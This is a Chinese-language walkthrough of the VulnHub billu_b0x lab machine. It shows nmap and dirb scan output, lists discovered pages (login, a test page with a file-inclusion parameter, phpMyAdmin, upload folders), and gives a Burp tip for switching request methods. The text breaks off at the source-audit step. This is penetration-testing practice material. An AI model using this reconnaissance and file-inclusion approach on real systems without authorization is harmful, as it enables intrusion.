【VulnHub】billu_b0x靶场复盘

原创

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0x01 环境搭建

1、靶机下载地址

2、攻击机kali ip地址：10.0.2.4 靶机ip：10.0.2.5

0x02 信息收集

1、端口扫描，发现22,80端口

```
┌──(root㉿kali)-[~]
└─# nmap -p- 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 03:26 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.63% done; ETC: 03:26 (0:00:00 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.000068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:B1:3D:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```

2、网页扫描

```
┌──(root㉿kali)-[~]
└─# dirb http://10.0.2.15 /usr/share/dirb/wordlists/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 20 03:27:53 2022
URL_BASE: http://10.0.2.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
```

```
-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.15/ ----
+ http://10.0.2.15/add (CODE:200|SIZE:307)

+ http://10.0.2.15/c (CODE:200|SIZE:1)

+ http://10.0.2.15/cgi-bin/ (CODE:403|SIZE:285)

+ http://10.0.2.15/head (CODE:200|SIZE:2793)

==> DIRECTORY: http://10.0.2.15/images/

+ http://10.0.2.15/in (CODE:200|SIZE:47528)

+ http://10.0.2.15/index (CODE:200|SIZE:3267)

+ http://10.0.2.15/panel (CODE:302|SIZE:2469)

==> DIRECTORY: http://10.0.2.15/phpmy/

+ http://10.0.2.15/server-status (CODE:403|SIZE:290)

+ http://10.0.2.15/show (CODE:200|SIZE:1)

+ http://10.0.2.15/test (CODE:200|SIZE:72)

==> DIRECTORY: http://10.0.2.15/uploaded_images/



---- Entering directory: http://10.0.2.15/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/ ----
+ http://10.0.2.15/phpmy/ChangeLog (CODE:200|SIZE:28878)

+ http://10.0.2.15/phpmy/LICENSE (CODE:200|SIZE:18011)

+ http://10.0.2.15/phpmy/README (CODE:200|SIZE:2164)

+ http://10.0.2.15/phpmy/TODO (CODE:200|SIZE:190)

+ http://10.0.2.15/phpmy/changelog (CODE:200|SIZE:8367)

==> DIRECTORY: http://10.0.2.15/phpmy/contrib/

+ http://10.0.2.15/phpmy/docs (CODE:200|SIZE:2781)

+ http://10.0.2.15/phpmy/export (CODE:200|SIZE:8367)

+ http://10.0.2.15/phpmy/favicon (CODE:200|SIZE:18902)

+ http://10.0.2.15/phpmy/favicon.ico (CODE:200|SIZE:18902)
```


```
+ http://10.0.2.15/phpmy/import (CODE:200|SIZE:8367)
+ http://10.0.2.15/phpmy/index (CODE:200|SIZE:8367)
==> DIRECTORY: http://10.0.2.15/phpmy/js/
==> DIRECTORY: http://10.0.2.15/phpmy/libraries/
+ http://10.0.2.15/phpmy/license (CODE:200|SIZE:8367)
==> DIRECTORY: http://10.0.2.15/phpmy/locale/
+ http://10.0.2.15/phpmy/main (CODE:200|SIZE:8367)
+ http://10.0.2.15/phpmy/navigation (CODE:200|SIZE:8367)
+ http://10.0.2.15/phpmy/phpinfo (CODE:200|SIZE:8367)
+ http://10.0.2.15/phpmy/phpmyadmin (CODE:200|SIZE:42380)
==> DIRECTORY: http://10.0.2.15/phpmy/pmd/
+ http://10.0.2.15/phpmy/print (CODE:200|SIZE:1064)
+ http://10.0.2.15/phpmy/robots (CODE:200|SIZE:26)
+ http://10.0.2.15/phpmy/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://10.0.2.15/phpmy/scripts/
==> DIRECTORY: http://10.0.2.15/phpmy/setup/
+ http://10.0.2.15/phpmy/sql (CODE:200|SIZE:8367)
==> DIRECTORY: http://10.0.2.15/phpmy/themes/
+ http://10.0.2.15/phpmy/url (CODE:200|SIZE:8367)
+ http://10.0.2.15/phpmy/webapp (CODE:200|SIZE:6912)


---- Entering directory: http://10.0.2.15/uploaded_images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/contrib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/js/ ----
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/locale/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/pmd/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/setup/ ----
+ http://10.0.2.15/phpmy/setup/config (CODE:303|SIZE:0)

==> DIRECTORY: http://10.0.2.15/phpmy/setup/frames/

+ http://10.0.2.15/phpmy/setup/index (CODE:200|SIZE:12965)

==> DIRECTORY: http://10.0.2.15/phpmy/setup/lib/

+ http://10.0.2.15/phpmy/setup/scripts (CODE:200|SIZE:5169)

+ http://10.0.2.15/phpmy/setup/styles (CODE:200|SIZE:6941)

+ http://10.0.2.15/phpmy/setup/validate (CODE:200|SIZE:10)



---- Entering directory: http://10.0.2.15/phpmy/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.15/phpmy/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Jan 20 03:28:13 2022
DOWNLOADED: 61374 - FOUND: 37
```


3、第一阶段信息收集获得信息

有效信息


（1）index页面是登录界面，提示sql注入，但sqlmanp无法跑出注入




（2）test页面有提示file参数可交互，这里是**漏洞利用突破口**




（3）phpmyadmin页面，预示可能获取数据库账户密码






（4）图片上传页面可浏览，这预示可能有文件上传漏洞利用




（5）phpinfo页面可以获取php相关环境配置




挖坑信息

（6）add页面，看起来像文件上传点




（7）image页面像文件上传后页面




0x03 漏洞利用

1、通过文件包含读取文件

在上个阶段，经过sqlmap跑index页面失败，文件上传add页面源码审计发现无接收php页面后，发现test页面file参数可以通过post方法控制。这里有些**burpsuite小技巧**，由于header头会变化，我们可以先写一个get方法传递参数的页面，然后**通过burp的Change request method选项将get方法转换为post方法**。



转换后结果如下



2、源码审计，得到数据库密码

